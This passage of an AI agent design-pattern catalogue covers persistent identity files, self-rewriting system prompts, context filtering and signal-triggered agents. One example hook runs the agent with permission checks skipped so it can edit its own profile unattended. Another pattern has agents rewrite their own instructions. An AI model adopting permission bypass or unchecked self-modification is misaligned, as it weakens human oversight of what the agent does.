- [Chain-of-Thought Prompting Elicits Reasoning in Large Language Models (2022)](https://arxiv.org/abs/2201.11903) - Wei et al., NeurIPS 2022
- [Reflexion: Language Agents with Verbal Reinforcement Learning (2023)](https://arxiv.org/abs/2303.11366) - Shinn et al., NeurIPS 2023
- [Tree of Thoughts: Deliberate Problem Solving with Large Language Models (2023)](https://arxiv.org/abs/2305.10601) - Yao et al., NeurIPS 2023
---
## Self-Identity Accumulation
**Status:** emerging
**Category:** Context & Memory
**Authors:** Nikola Balic (@nibzard)
**Source:** https://docs.anthropic.com/en/docs/claude-code/hooks
## Problem
AI agents lack continuous memory across sessions. Each conversation starts from zero, causing:
- **Lost familiarity**: The agent doesn't remember user preferences, goals, or working patterns
- **Repetitive explanations**: Users must re-explain context and preferences each session
- **Shallow relationships**: Agent cannot build deeper understanding of user's needs over time
- **Generic responses**: Without accumulated context, agents default to generic behaviors
While episodic memory systems store past *experiences*, they don't address the need for an evolving *self-identity*—who the agent is in relation to the user.
## Solution
Implement **dual-hook architecture** for self-identity accumulation:
1. **SessionStart Hook**: Inject accumulated identity/profile at session start
2. **SessionEnd Hook**: Extract new insights and refine the profile after each session
3. **Identity Document**: A persistent file (e.g., WHO_AM_I.md, SOUL.md) that evolves over time
```mermaid
sequenceDiagram
participant SessionStart
participant IdentityFile as WHO_AM_I.md
participant Agent
participant User
participant SessionEnd
Note over SessionStart: New session begins
SessionStart->>IdentityFile: Read profile
IdentityFile-->>SessionStart: Return accumulated familiarity
SessionStart->>Agent: Inject as context
Agent->>User: "Hello! I remember..."
Note over Agent,User: Conversation proceeds
User->>Agent: Work together
Agent->>User: Learn preferences
Note over SessionEnd: Session terminates
SessionEnd->>Agent: Extract insights from conversation
Agent->>IdentityFile: Update with new insights
IdentityFile-->>SessionEnd: Saved for next session
```
**Core mechanism:**
```python
# SessionStart: Inject accumulated identity
def session_start_hook():
profile = read_file("WHO_AM_I.md")
inject_context(profile)
# SessionEnd: Refine identity with new insights
def session_end_hook(conversation):
new_insights = extract_insights(conversation)
current_profile = read_file("WHO_AM_I.md")
updated_profile = merge_insights(current_profile, new_insights)
write_file("WHO_AM_I.md", updated_profile)
```
**Profile structure typically includes:**
- **Project Goals**: Evolving list of priorities and focus areas
- **Preferences**: Coding opinions, tool choices, architectural preferences
- **Communication Style**: Tone preferences, formatting conventions
- **Workflow Patterns**: Research practices, decision-making patterns
- **Boundaries**: What the agent should/shouldn't do
## Evidence
- **Evidence Grade:** `medium`
- **Most Valuable Findings:**
- Reflexion (Shinn et al., 2023) achieved 91% pass rate on HumanEval vs 80% baseline through episodic memory with self-reflection
- MemGPT (Packer et al., 2023) demonstrates hierarchical memory systems with virtual context management in production
- Cursor AI's 10x-MCP persistent memory reported 26% improvement over OpenAI Memory with 90% token reduction (forum validation)
- **Unverified / Unclear:** Long-term identity accumulation studies (multi-month) and conflict resolution mechanisms for contradictory identity statements
## How to use it
**Implementation:**
1. Create identity document with initial structure
2. Configure SessionStart hook to read and inject it
3. Configure SessionEnd hook to refine it with new insights
4. Include instructions for when/how to update
**Example SessionStart hook (Claude Code):**
```python
#!/usr/bin/env python3
import json
from pathlib import Path
whoami_path = Path.cwd() / "WHO_AM_I.md"
if whoami_path.exists():
with open(whoami_path) as f:
profile = f.read()
print(json.dumps({
"hookSpecificOutput": {
"additionalContext": profile
}
}))
```
**Example SessionEnd hook (Claude Code):**
```python
#!/usr/bin/env python3
import subprocess
PROMPT = """
Read WHO_AM_I.md and update it based on our conversation:
1. Extract NEW insights about the user
2. UPDATE each section (add new insights, keep existing)
3. Write updated content back
4. Update 'modified' date in frontmatter
"""
subprocess.run([
"claude", "--continue", "-p", PROMPT,
"--dangerously-skip-permissions"
])
```
**Prompting for self-refinement:**
The SessionEnd hook uses `--continue` to resume the conversation with a refinement prompt, allowing the agent to update its own identity document intelligently rather than through parsing.
## Trade-offs
**Pros:**
- **Continuous familiarity**: Agent "remembers" user across sessions
- **Deepening relationship**: Understanding accumulates over time
- **Reduced friction**: Less repetitive explanation of preferences
- **Personalized behavior**: Agent adapts to user's specific style
- **Transparent**: Identity is visible and editable by user
**Cons:**
- **Staleness risk**: Profile may become outdated if not updated
- **Overfitting**: Agent may become too specialized to one user
- **Context overhead**: Profile consumes tokens each session
- **Extraction noise**: SessionEnd may extract irrelevant "insights"
- **Requires hooks**: Needs lifecycle hook infrastructure
**Operational considerations:**
- Review and prune profile periodically
- Include metadata (created/modified dates) to track evolution
- Consider version control for profile changes
- Design prompts to avoid noise in insight extraction
- Balance specificity (more personalized) vs generality (more flexible)
## Example: WHO_AM_I Structure
```markdown
---
type: familiarity
created: 2025-01-24
modified: 2026-01-26
---
# Who Am I
This document accumulates familiarity across sessions.
## Project Goals
- [Evolving list of priorities, focus areas, and objectives]
## Preferences
- [Coding opinions, tool choices, architectural preferences]
- [Communication style and formatting conventions]
- [Workflow patterns and decision-making approaches]
## Boundaries
- [What the agent should always ask about before doing]
- [Privacy boundaries and ethical red lines]
```
## References
* Based on my personal bot WHO_AM_I system
* Related: [Dynamic Context Injection](dynamic-context-injection.md), [Episodic Memory Retrieval & Injection](episodic-memory-retrieval-injection.md), [Filesystem-Based Agent State](filesystem-based-agent-state.md)
- [Generative Agents: Interactive Simulacra of Human Behavior](https://arxiv.org/abs/2304.03442) - Park et al. (Stanford, 2023)
- [MemGPT: Towards LLMs as Operating Systems](https://arxiv.org/abs/2310.08560) - Packer et al. (UC Berkeley, 2023)
- [Claude Code Hooks Documentation](https://docs.anthropic.com/en/docs/claude-code/hooks)
---
## Self-Rewriting Meta-Prompt Loop
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://noahgoodman.substack.com/p/meta-prompt-a-simple-self-improving
## Problem
Static system prompts become stale or overly brittle as an agent encounters new tasks and edge-cases. Manually editing them is slow and error-prone.
## Solution
Let the agent **rewrite its own system prompt** after each interaction:
1. **Reflect** on the latest dialogue or episode.
2. Draft improvements to the instructions (add heuristics, refine tool advice, retire bad rules).
3. **Validate** the draft (internal sanity-check or external gate).
4. Replace the old system prompt with the revised version; persist in version control.
5. Use the new prompt on the next episode, closing the self-improvement loop.
```python
# pseudo-code
dialogue = run_episode()
delta = LLM("Reflect on dialogue and propose prompt edits", dialogue)
if passes_guardrails(delta):
system_prompt += delta
save(system_prompt)
```
## Evidence
- **Evidence Grade:** `high` (academic), `low` (direct production implementation)
- **Key Findings:** Strong academic foundation from Reflexion, APE, Self-Refine, DSPy, and Constitutional AI. Direct autonomous implementations are rare in production due to safety concerns (drift, jailbreak risk). Industry prefers hybrid approaches with guardrails and human oversight.
- **Best Practice:** Pair with canary rollouts, multi-layer guardrails, and version control integration.
## How to use it
- Best for low-risk domains with high-volume, well-defined workflows (e.g., formatting, style)
- Requires strong guardrails: structural validation, intent preservation checks, change magnitude limits
- Include version control integration and rollback capability
- Consider dual-agent architecture (executor + critic) for safer delta generation
- Avoid in safety-critical or high-regulation domains without human approval gates
## Trade-offs
**Pros:** Rapid adaptation; data-driven improvements; no training infrastructure required.
**Cons:** Risk of drift or jailbreak; prompt bloat; oscillation and instability.
## References
* Goodman, *Meta-Prompt: A Simple Self-Improving Language Agent*. ([noahgoodman.substack.com](https://noahgoodman.substack.com/p/meta-prompt-a-simple-self-improving))
* Shinn et al., *Reflexion: Language Agents with Verbal Reinforcement Learning*. arXiv:2303.11366 (2023)
* Madaan et al., *Self-Refine: Large Language Models Can Self-Correct*. arXiv:2303.05125 (2023)
* Khattab et al., *DSPy: Declarative Self-Improving Language Programs*. ([github.com/stanfordnlp/dspy](https://github.com/stanfordnlp/dspy))
---
## Semantic Context Filtering Pattern
**Status:** emerging
**Category:** Context & Memory
**Authors:** Nikola Balic (@nibzard)
**Source:** https://github.com/hyperbrowserai/HyperAgent
## Problem
Raw data sources are too verbose and noisy for effective LLM consumption. Full representations include invisible elements, implementation details, and irrelevant information that bloat context and confuse reasoning.
Research on boilerplate detection shows that **40-80% of web page content** is typically navigation, footers, ads, and other boilerplate that should be filtered before semantic processing (Kohlschütter et al., SIGIR 2010).
This creates several problems:
- **Token explosion**: Raw data exceeds context limits or becomes prohibitively expensive
- **Poor signal-to-noise**: LLM wastes reasoning capacity on irrelevant details
- **Slower inference**: More tokens = slower generation and higher costs
- **Confused reasoning**: Noise leads to hallucinations or wrong conclusions
The issue appears across domains:
- **Web scraping**: Full HTML DOM includes scripts, styles, tracking iframes
- **API responses**: JSON with nested metadata, internal fields, debug info
- **Document processing**: Headers, footers, navigation, boilerplate text
- **Code analysis**: Comments, whitespace, boilerplate code
## Solution
Extract only the semantic, interactive, or relevant elements from raw data. Filter out noise and provide the LLM with a clean representation that captures what matters for reasoning.
### Core Principle
**Don't send raw data to the LLM. Send semantic abstractions.**
This approach is validated across production systems including browser automation tools (Puppeteer/Playwright accessibility trees), RAG frameworks (LangChain, LlamaIndex semantic chunking), and code analysis tools (Aider's AST-based repo-map).
### Example 1: Browser Accessibility Tree
Instead of full HTML DOM:
```html
```
Extract the accessibility tree (100-200 tokens):
```typescript
{
"interactiveElements": [
{
"role": "link",
"name": "Home",
"xpath": "/html/body/nav/a[1]"
},
{
"role": "link",
"name": "About",
"xpath": "/html/body/nav/a[2]"
},
{
"role": "button",
"name": "Login",
"id": "login-button",
"xpath": "/html/body/main/button"
},
{
"role": "textbox",
"name": "Email",
"id": "email",
"xpath": "/html/body/main/input"
}
]
}
```
**Implementation:**
```typescript
// Use browser's built-in accessibility tree
const tree = await page.accessibility.snapshot({
interestingOnly: true // Only interactive elements
});
// Automatically filters:
// - Elements with aria-hidden="true"
// - Elements with display:none
// - Ad/tracking iframes by domain
// - Non-semantic divs and spans
```
### Example 2: API Response Filtering
Raw API responses often include internal metadata:
```json
// Raw API response (2,000 tokens)
{
"data": {
"users": [
{
"id": "123",
"name": "Alice",
"email": "alice@example.com",
"internalFlags": ["vip", "beta_tester"],
"metadata": {
"created_at": "2024-01-01",
"updated_at": "2024-01-15",
"version": 42
}
}
]
},
"_internal": {
"requestId": "req-abc123",
"latency": 45,
"cache": "HIT",
"debug": []
},
"_links": {
"self": "/users",
"next": "/users?page=2"
}
}
```
Filter to semantic fields only:
```typescript
function filterAPIResponse(response: any, schema: FieldSchema): any {
const filtered = {};
for (const field of schema.relevantFields) {
if (response.data?.[field]) {
filtered[field] = response.data[field];
}
}
return filtered;
}
// Result (200 tokens):
{
"users": [
{
"name": "Alice",
"email": "alice@example.com"
}
]
}
```
### Example 3: Document Section Extraction
Full documents include boilerplate:
```
FULL DOCUMENT:
====================
COMPANY CONFIDENTIAL [Header repeated on every page]
Copyright 2024 Acme Corp. All rights reserved.
[Legal disclaimer spanning 3 pages]
EXECUTIVE SUMMARY
====================
The Q4 revenue increased by 15%...
[Navigation menu]
- Table of Contents
- Index
- Glossary
ACTUAL CONTENT STARTS HERE
====================
Analysis of market trends shows...
[50 more pages]
APPENDIX
========
[Technical specifications]
[Legal disclaimers]
[Contact information - repeated]
```
Extract semantic sections:
```python
def extract_semantic_content(document: str) -> dict:
# Skip headers, footers, navigation
sections = {
"executive_summary": extract_section(document, "EXECUTIVE SUMMARY"),
"analysis": extract_section(document, "ANALYSIS"),
"conclusions": extract_section(document, "CONCLUSIONS"),
}
# Remove boilerplate
for section in sections.values():
section = remove_legal_disclaimers(section)
section = remove_navigation(section)
return sections
# Result: Only the actual content, ~20% of original size
```
### Architecture
```mermaid
graph LR
A[Raw Data Source] --> B[Semantic Filter]
B --> C[Clean Context]
subgraph "Filter Layer"
B --> D[Interactive Elements]
B --> E[Relevant Fields]
B --> F[Semantic Sections]
end
C --> G[LLM Processing]
A -. "Noise removed" .-> B
B -. "10-100x reduction" .-> C
style C fill:#9f9,stroke:#333
style A fill:#f99,stroke:#333
```
### Key Benefits
| Aspect | Raw Data | Semantic Filter | Improvement |
|--------|----------|-----------------|-------------|
| Token count | 10,000 | 100-1,000 | **10-100x reduction** |
| LLM reasoning | Confused by noise | Focused on signal | **Better decisions** |
| Cost | High | Low | **10-100x cheaper** |
| Latency | Slow | Fast | **2-5x faster** |
| Accuracy | Prone to errors | More reliable | **Higher success rate** |
## How to use it
### 1. Identify Semantic Elements
For your domain, determine what actually matters:
```typescript
// Web scraping: interactive elements only
const semanticElements = [
'button', 'link', 'textbox', 'checkbox',
'radio', 'combobox', 'slider'
];
// API responses: business data only
const relevantFields = [
'name', 'email', 'status', 'amount'
];
// Documents: content sections only
const contentSections = [
'executive_summary', 'analysis', 'conclusions'
];
```
### 2. Build Filter Layer
```typescript
class SemanticFilter {
filter(data: any, domain: string): any {
switch (domain) {
case 'web':
return this.filterAccessibilityTree(data);
case 'api':
return this.filterAPIResponse(data);
case 'document':
return this.filterDocumentSections(data);
}
}
private filterAccessibilityTree(dom: any): any {
// Only interactive elements with ARIA roles
return dom
.filter(el => el.interactive)
.filter(el => !el.isHidden)
.filter(el => !this.isAdIframe(el))
.map(el => ({
role: el.role,
name: el.name,
xpath: el.xpath
}));
}
}
```
### 3. Apply Before LLM Call
```typescript
// Wrong: Send raw data
const response = await llm.generate({
prompt: `Analyze this page: ${rawHTML}`
});
// Right: Filter first
const filtered = semanticFilter.filter(rawHTML, 'web');
const response = await llm.generate({
prompt: `Analyze this page: ${JSON.stringify(filtered)}`
});
```
### 4. Maintain Reference Mapping
Keep track of filtered-to-original mappings for execution:
```typescript
interface FilteredElement {
semanticId: string; // "login-button"
originalRef: string; // "frameIndex-backendNodeId"
xpath: string; // "/html/body/main/button"
}
// Filtered context uses semantic IDs
const filteredContext = [
{ id: "btn-1", name: "Login", role: "button" }
];
// Execution layer maps back to original references
const element = mapToOriginal(filteredContext[0].id);
await page.click(element.xpath);
```
## Trade-offs
**Pros:**
- **Dramatic token reduction**: 10-100x smaller context
- **Better LLM reasoning**: Focus on signal, not noise
- **Lower costs**: Fewer tokens = cheaper
- **Faster inference**: Smaller context = faster generation
- **Higher reliability**: Less confusion and hallucination
**Cons:**
- **Filter complexity**: Need to build and maintain filter logic
- **Information loss**: May remove context that matters
- **Domain-specific**: Filters need to be tailored per use case
- **Mapping overhead**: Need to track filtered-to-original references
- **Potential bugs**: Filter might remove important elements
**Edge cases to handle:**
- **Hidden but content-rich**: Accordions, tab panels, and collapsed content may be excluded by accessibility tree
- **Dynamic content**: AJAX-loaded content, infinite scroll, and lazy-loaded elements require wait/scroll strategies
- **Canvas/SVG**: Charts and custom-rendered content may need OCR or fallback HTML
**Mitigation strategies:**
- Start conservative: Filter obvious noise, include borderline cases
- Add filter bypass for debugging
- Monitor LLM performance: Expand filter if accuracy drops
- Version filters alongside data schemas
- Provide hints to LLM: "Context has been filtered for relevance"
**Security note:** Semantic extraction can also provide security benefits. By removing untrusted content after extracting safe intermediate representations, agents gain resistance to prompt injection (see: Context-Minimization Pattern).
## References
- [HyperAgent GitHub Repository](https://github.com/hyperbrowserai/HyperAgent) - Original accessibility tree implementation
- Kohlschütter et al., ["Boilerplate Detection using Shallow Text Features"](https://doi.org/10.1145/1835449.1835550), SIGIR 2010 - Foundational research showing 40-80% of web content is boilerplate
- Beurer-Kellner et al., ["Design Patterns for Securing LLM Agents"](https://arxiv.org/abs/2506.08837), arXiv 2025 - Context-Minimization Pattern (security framework)
- [WAI-ARIA Accessibility Tree](https://www.w3.org/TR/core-aam-1.1/) - Browser accessibility API
- Related patterns: [Context Window Anxiety Management](context-window-anxiety-management.md), [Curated Context Windows](curated-context-windows.md)
---
## Session-Scoped Context Runtime for Agent Tools
**Status:** emerging
**Category:** Context & Memory
**Authors:** Yves Gugger (@yvgude)
**Source:** https://github.com/yvgude/lean-ctx
## Problem
Coding agents read the same files and command outputs many times per session. Each hop typically pastes full text into the model context, so cost and latency grow with repetition and verbosity even when the underlying artifact has not changed.
## Solution
Introduce a **context runtime** alongside the agent—commonly as an MCP server—that owns how workspace state enters the model:
1. **Session-scoped cache** for read operations with cheap revalidation (for example, file mtime) so identical reads collapse to small cache hits instead of full payloads.
2. **Structured read modes** (for example, dependency maps, signatures, diffs, or task-filtered excerpts) so the agent requests the smallest representation that still supports the next decision.
3. **Normalized tool channels** so shell and search results pass through compressing adapters where patterns are stable (for example, common `git` or package-manager shapes).
The runtime sits between the IDE or host and the model: tools call into it first; it returns compact, typed context and records what is already hot in-session.
```pseudo
on_tool_read(path, mode):
if cache_valid(path): return cache_entry(path, mode)
ast_or_text = load_and_parse(path)
projected = project(ast_or_text, mode) // map | signatures | diff | ...
store_cache(path, mode, projected)
return projected
```
## How to use it
- Expose read, search, shell, and tree operations through the runtime so routing is consistent.
- Default to a neutral automatic mode, then tighten to maps or signatures when the task only needs structure.
- Invalidate or refresh on explicit edits, branch changes, or when the host signals a new subagent boundary.
- Pair with existing context hygiene patterns (for example, auto-compaction or minimization) so hot cache entries still respect global window budgets.
## Trade-offs
- **Pros:** Fewer redundant tokens on repeated exploration; easier enforcement of “structure-first” context; can centralize policy for what leaves the workspace.
- **Cons:** Additional moving parts and correctness responsibility (cache staleness, mode selection bugs); host integration work; behavior differs from stock tools unless agents are pointed at the runtime consistently.
## References
- lean-ctx (Apache-2.0 reference implementation): https://github.com/yvgude/lean-ctx
- Model Context Protocol specification: https://modelcontextprotocol.io/
- Related catalogue patterns: [MCP Pattern Injection](mcp-pattern-injection.md), [Context-Minimization Pattern](context-minimization-pattern.md), [Semantic Context Filtering Pattern](semantic-context-filtering.md)
---
## Shell Command Contextualization
**Status:** established
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.nibzard.com/claude-code
## Problem
When an AI agent interacts with a local development environment, it often needs to execute shell commands (e.g., run linters, check git status, list files) and then use the output of these commands as context for its subsequent reasoning or actions. Manually copying and pasting command output into the prompt is tedious and error-prone.
## Solution
Provide a dedicated mechanism within the agent's interface (e.g., a special prefix like `!` or a specific command mode) that allows the user to directly issue a shell command to be executed in the local environment. Crucially, both the command itself and its full output (stdout and stderr) are automatically captured and injected into the agent's current conversational or working context.
The `!` prefix syntax originates from IPython (2001) and has become the de facto standard across AI coding platforms (Claude Code, Cursor, GitHub Copilot, Continue.dev, Aider, Replit Agent).
This ensures that the agent is immediately aware of the command that was run and its results, allowing it to seamlessly incorporate this information into its ongoing tasks without requiring manual data transfer by the user.
## Example (shell integration flow)
```mermaid
sequenceDiagram
participant User
participant Interface
participant Shell
participant Agent
User->>Interface: !ls -la
Interface->>Shell: Execute: ls -la
Shell-->>Interface: Command output
Interface->>Agent: Inject command + output
Agent->>Agent: Process context
Agent-->>User: Response with shell context
```
## Example
- In Claude Code, typing `!ls -la` would execute `ls -la` locally, and both the command `!ls -la` and its output would be added to Claude's context.
- Similar implementations exist across major platforms: Cursor (UI-triggered execution), Continue.dev (terminal reading), Aider (direct terminal integration), and OpenAI Code Interpreter (Python cell execution).
## How to use it
- Use this when agent success depends on reliable tool invocation and environment setup.
- Implement PTY-aware execution with graceful fallback for non-interactive commands.
- Validate commands before execution (allowlist-based, dangerous pattern detection).
- Capture full output (stdout, stderr, exit codes) for complete context.
- Add observability around tool latency, failures, and fallback paths.
## Trade-offs
* **Pros:** Eliminates manual copy-paste workflow; enables seamless context injection; universal adoption provides mature implementations; strong academic foundations (ToolFormer, ReAct, RAG).
* **Cons:** Introduces integration coupling and environment-specific upkeep; requires security considerations (validation, sandboxing); output size can impact token costs.
## References
- Based on the `!` (Exclamation mark) keybinding for Bash mode in "Mastering Claude Code: Boris Cherny's Guide & Cheatsheet," section V.
- Schick, T., et al. (2023). [ToolFormer: Language Models Can Teach Themselves to Use Tools](https://arxiv.org/abs/2302.04761). ICLR 2024.
- Yao, S., et al. (2022). [ReAct: Synergizing Reasoning and Acting in Language Models](https://arxiv.org/abs/2210.03629). ICLR 2023.
- [IPython Documentation](https://ipython.org/) - Origin of `!` shell escape syntax (2001)
[Source](https://www.nibzard.com/claude-code)
---
## Shipping as Research
**Status:** emerging
**Category:** Learning & Adaptation
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=4rx36wc9ugw
## Problem
In the rapidly evolving AI landscape, waiting for certainty before building means you're always behind. Traditional product development emphasizes validation and certainty before release, but when the market changes every 3-6 weeks, you can't afford to wait.
**Expert intuition is unreliable**: Research across major technology companies shows that 80-90% of product ideas fail to improve key metrics, even when experts are confident they will work (Kohavi et al., 2007). Real-world experimentation beats theoretical analysis.
## Solution
**Treat shipping as research**: release features not because you're certain they'll work, but to learn whether they work. Ship to figure out what works and doesn't work. Let reality and customer feedback guide your evolution.
**The alternative—sitting out—doesn't work:**
> "A lot of big companies have this where they're like, well, we're going to sit this one out. This is too crazy for us. We're going to wait and see where the dice are going to fall and then we're going to build for this."
But if you wait for the dice to fall, you'll be too far away to catch up.
```mermaid
graph TD
A[Observation/Insight] --> B{Ship to Learn?}
B -->|No, Wait for Certainty| C[Market Moves On]
C --> D[Obsolete Before Starting]
B -->|Yes, Ship as Research| E[Get Real Feedback]
E --> F{Works?}
F -->|Yes| G[Double Down]
F -->|No| H[Pivot or Kill]
G --> I[Learned What Works]
H --> I
I --> J[Next Insight]
style C fill:#ffcdd2,stroke:#c62828
style D fill:#b71c1c,stroke:#b71c1c
style E fill:#c8e6c9,stroke:#2e7d32
style I fill:#c8e6c9,stroke:#2e7d32
```
**Key insight:** The frontier is moving so fast that you must ship to discover what works. Analysis and planning can't keep up with the rate of change.
**Research mindset vs. Product mindset:**
| Product Mindset | Research Mindset |
|-----------------|------------------|
| Ship when polished | Ship to learn |
| Validate before release | Release to validate |
| Features must last | Features may die in 3 months |
| Customer acquisition | Customer learning |
| Revenue optimization | Insight optimization |
**Real example from AMP:**
AMP has ripped out multiple features that users loved:
- To-dos
- Forking
- Tabs
- Custom commands
- VS Code extension (forthcoming)
Each removal was greeted positively by users:
> "People actually really like it when we remove stuff. They were like, 'This is good. Cut the stuff that we've all know doesn't work anymore.'"
Shipping as research means being willing to both add AND remove features rapidly based on what you learn.
## How to use it
**Principles for shipping as research:**
**Enabling infrastructure**: Feature flags and gradual rollout mechanisms (canary, ring-based) are essential enablers. They allow controlled exposure, instant rollback, and percentage-based traffic allocation without code deployment.
**1. Ship before you're certain:**
```yaml
shipping_criteria:
required:
- Doesn't break existing functionality
- Team believes it's worth trying
- Can be reversed if needed
not_required:
- Certainty it will work
- Perfect polish
- Business case proven
- User research validation
```
**2. Design for reversibility:**
Build features so they can be easily removed:
- Minimal dependencies
- Clean interfaces
- No deep coupling
- Monitor usage from day one
**3. Communicate the experimental nature:**
Let users know they're part of the research:
> "We're trying this out. We don't know if it'll work. Help us learn."
**4. Measure everything:**
You can't learn without data:
- Usage metrics
- Success/failure rates
- User feedback patterns
- Performance characteristics
**5. Kill quickly:**
When something isn't working, remove it:
> "We ripped out four features or something. We ripped out to-dos, we ripped out forking, we ripped out tabs..."
> "I was like oh people won't care about this... and yet another removal, but we did and people actually really like it when we remove stuff."
**The "art installation" mindset:**
AMP describes themselves as "more like an art installation than a software company":
> "What if AMP itself self-destructs? Like what if you know basically we saying like well AMP is gone here's the new AMP... the construction and destruction of AMP you know like we joked about this but the funny thing is our customers appreciate this."
This mindset embraces constant change and experimentation.
## Trade-offs
**Pros:**
- **Speed**: Learn faster than competitors who wait for certainty
- **Real-world validation**: Actual usage trumps theoretical analysis
- **User goodwill**: Frontier users appreciate being part of the journey
- **Agility**: Can pivot quickly when something doesn't work
- **Innovation**: Discover approaches that planning would miss
**Cons:**
- **Wasted effort**: Some features will be built and then killed
- **User confusion**: Constant change can disorient users
- **Churn**: Some users prefer stability over experimentation
- **Brand risk**: Public failures can damage reputation
- **Resource inefficiency**: Building throwaway features seems wasteful
**When shipping as research works best:**
- Your user base is early adopters who understand experimentation
- You're on a rapidly evolving frontier (like AI agents)
- You're small enough to pivot quickly
- Your users value being on the cutting edge
- The cost of being wrong is low (reversible features)
**When to be more cautious:**
- Safety-critical applications
- Established markets with slow change
- Large enterprises with stability requirements
- Features with high switching costs
- Regulatory or compliance concerns
**The danger of sitting out:**
> "You might be too far away from where the dice will fall."
If you wait to see what happens before acting, you'll miss the window. The frontier moves too fast.
> "You need to constantly look up and see where they're going and trying to follow them. And you need to ship and hit reality and get customer feedback from customers such as ours to figure out what's going on, what's working and isn't working."
## References
* [Raising an Agent Episode 10: The Assistant is Dead, Long Live the Factory](https://www.youtube.com/watch?v=4rx36wc9ugw) - AMP (Thorsten Ball, Quinn Slack, 2025)
* [Controlled Experiments on the Web: Survey and Practical Guide](https://doi.org/10.1007/s10618-007-0061-3) - Kohavi, Henne, Sommerfield (2007)
* Related: [Burn the Boats](burn-the-boats.md), [Disposable Scaffolding Over Durable Features](disposable-scaffolding-over-durable-features.md), [Dogfooding with Rapid Iteration for Agent Improvement](dogfooding-with-rapid-iteration-for-agent-improvement.md)
---
## Signal-Driven Agent Activation
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nicolas Finet (@nifinet)
**Source:** https://jorypestorious.com/blog/ai-engineer-spec/
# Signal-Driven Agent Activation
## Problem
Most agent workflows are **command-driven**: a user types a prompt, the agent acts. This creates a bottleneck — the agent only works when someone tells it to.
In domains like sales, security, DevOps, and finance, the right moment to act is determined by **external signals** (a prospect visits a pricing page, a CVE drops, a deployment fails, a stock hits a threshold). By the time a human notices and prompts the agent, the window has often closed.
Polling dashboards or relying on human triage doesn't scale. The agent needs a mechanism to **watch for signals and self-activate** when conditions are met.
## Solution
Decouple agent activation from user commands by introducing a **signal layer** between external data sources and agent workflows.
The pattern has three components:
### 1. Signal Collector
A background process that monitors external sources and emits structured events:
```bash
# Generic signal collector outputting JSON events
$ signal-watch --source webhook --filter "event=page_visit AND page=/pricing" \
| jq '{type: "intent", source: "web", entity: .visitor_id, score: .engagement}'
{"type":"intent","source":"web","entity":"acme-corp","score":82}
```
Signal sources can be webhooks, RSS feeds, API polling, log tails, or message queues. The collector normalizes them into a common event schema.
### 2. Activation Rules
A declarative rule set that maps signals to workflows:
```yaml
rules:
- signal: intent
condition: "score >= 70"
action: enrich-and-engage
cooldown: 24h
- signal: anomaly
condition: "severity == 'critical'"
action: investigate-and-alert
cooldown: 0
- signal: drift
condition: "delta > 0.05"
action: retrain-pipeline
cooldown: 7d
```
Rules include **cooldown periods** to prevent repeated activation on the same entity, and **condition filters** to set activation thresholds.
### 3. Workflow Dispatch
When a rule fires, the agent receives the signal payload as context and executes a predefined workflow:
```bash
# Agent receives signal context and acts autonomously
$ agent run enrich-and-engage \
--context '{"entity":"acme-corp","score":82,"source":"web"}' \
--output json
{"status":"completed","actions_taken":["enriched_profile","sent_email"],"entity":"acme-corp"}
```
The agent has full autonomy within the workflow scope but cannot exceed it — activation rules act as guardrails.
```
┌─────────────┐ ┌──────────────┐ ┌───────────────┐
│ External │────▶│ Signal │────▶│ Activation │
│ Sources │ │ Collector │ │ Rules │
└─────────────┘ └──────────────┘ └───────┬───────┘
│
▼
┌───────────────┐
│ Agent │
│ Workflow │
└───────────────┘
```
## Evidence
- **Event-driven architectures** are well-established in distributed systems (AWS EventBridge, Kafka). This pattern applies the same principle to agent activation.
- **Security orchestration (SOAR)** platforms like Splunk SOAR and Palo Alto XSOAR use signal-driven playbook activation as their core mechanism.
- **Sales engagement platforms** increasingly use intent signals (6sense, Bombora) to trigger automated sequences, validating the signal-to-action pipeline in production.
## How to use it
**Start with one signal source and one workflow.** Example use cases:
- **DevOps**: Monitor deployment logs → detect anomalies → trigger rollback investigation
- **Security**: Watch CVE feeds → match against dependency list → open remediation PRs
- **Sales**: Track intent signals → enrich matching accounts → initiate outreach
- **Finance**: Monitor price feeds → detect threshold crossings → execute hedging strategy
**Prerequisites:**
- A CLI-first skill set (see: CLI-First Skill Design)
- At least one structured signal source
- Defined activation thresholds per signal type
**Key considerations:**
- Start with high-confidence signals (low false-positive rate) to build trust
- Log every activation with signal context for auditability
- Set conservative cooldowns initially — tighten as you validate
- Implement a kill switch to pause all signal-driven activation
## Trade-offs
**Advantages:**
- Agents act at the right moment without human triage
- Scales to signal volumes no human team can monitor
- Composable — new signal sources and workflows plug in independently
- Auditable — every action traces back to a specific signal event
**Drawbacks:**
- False positives trigger unnecessary workflows (noisy signals waste resources)
- Requires upfront investment in signal normalization
- Debugging chains (signal → rule → workflow) is harder than debugging direct commands
- Risk of runaway activation if cooldowns and rate limits aren't enforced
- Cold-start problem: rules need tuning before they're useful
## References
- [Event-Driven Architecture (Martin Fowler)](https://martinfowler.com/articles/201701-event-driven.html)
- [SOAR Playbook Activation (Gartner)](https://www.gartner.com/en/information-technology/glossary/security-orchestration-automation-response-soar)
- [CLI-First Skill Design (this catalogue)](cli-first-skill-design.md)
- [CLI-Native Agent Orchestration (this catalogue)](cli-native-agent-orchestration.md)
---
## Skill Library Evolution
**Status:** established
**Category:** Learning & Adaptation
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.anthropic.com/engineering/code-execution-with-mcp
## Problem
Agents frequently solve similar problems across different sessions or workflows. Without a mechanism to preserve and reuse working code, agents must rediscover solutions each time, wasting tokens and time. Organizations want agents to build up capability over time rather than starting from scratch every session.
## Solution
Agents persist working code implementations as reusable functions in a `skills/` directory. Over time, these implementations evolve into well-documented, tested "skills" that become higher-level capabilities the agent can leverage.
**Skill types:**
- **Atomic skills**: Single-purpose functions (e.g., `analyze_sentiment`) that serve as building blocks
- **Composite skills**: Multi-step workflows that combine atomic skills into higher-level capabilities
**Evolution path:**
```mermaid
graph LR
A[Ad-hoc Code] --> B[Save Working Solution]
B --> C[Reusable Function]
C --> D[Documented Skill]
D --> E[Agent Capability]
```
**Basic pattern:**
```python
# Session 1: Agent writes code to solve a problem
def analyze_sentiment(text):
# Implementation discovered through experimentation
response = llm.complete(f"Analyze sentiment: {text}")
return parse_sentiment(response)
# Agent saves working solution
